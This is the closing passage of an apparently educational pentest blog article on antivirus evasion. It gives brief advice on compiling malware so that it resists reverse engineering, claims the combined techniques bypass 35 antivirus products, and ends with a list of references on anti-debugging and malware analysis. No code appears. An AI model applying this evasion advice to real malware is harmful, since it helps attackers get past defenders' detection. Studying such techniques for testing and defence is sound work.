Towards the end there are few more thinks that needs to be covered about compiling the malware, when compiling the source, safeguards like stack savers need to be on and striping the symbols is vital for hardening the reverse engineering process of our malware and reducing the size, compiling on visual studio is recommended because of the inline assembly syntax that used in this paper.

When all of this methods combined, generated malware is able to bypass 35 most advanced AV product,



POC Video:https://pentest.blog/art-of-anti-detection-1-introduction-to-av-detection-techniques

13. References:

[1] - https://en.wikipedia.org/wiki/Antivirus_software
[2] - https://en.wikipedia.org/wiki/Static_program_analysis
[3] - https://en.wikipedia.org/wiki/Dynamic_program_analysis
[4] - https://en.wikipedia.org/wiki/Sandbox_(computer_security)
[5] - https://en.wikipedia.org/wiki/Heuristic_analysis
[6] - https://en.wikipedia.org/wiki/Entropy
[7] - https://en.wikipedia.org/wiki/Address_space_layout_randomization
[8] - https://msdn.microsoft.com/en-us/library/windows/desktop/aa366553(v=vs.85).aspx
The Antivirus Hacker's Handbook
The Rootkit Arsenal: Escape and Evasion: Escape and Evasion in the Dark Corners of the System
http://venom630.free.fr/pdf/Practical_Malware_Analysis.pdf
http://pferrie.host22.com/papers/antidebug.pdf
https://www.symantec.com/connect/articles/windows-anti-debug-reference
https://www.exploit-db.com/docs/18849.pdf
http://blog.sevagas.com/?Fun-combining-anti-debugging-and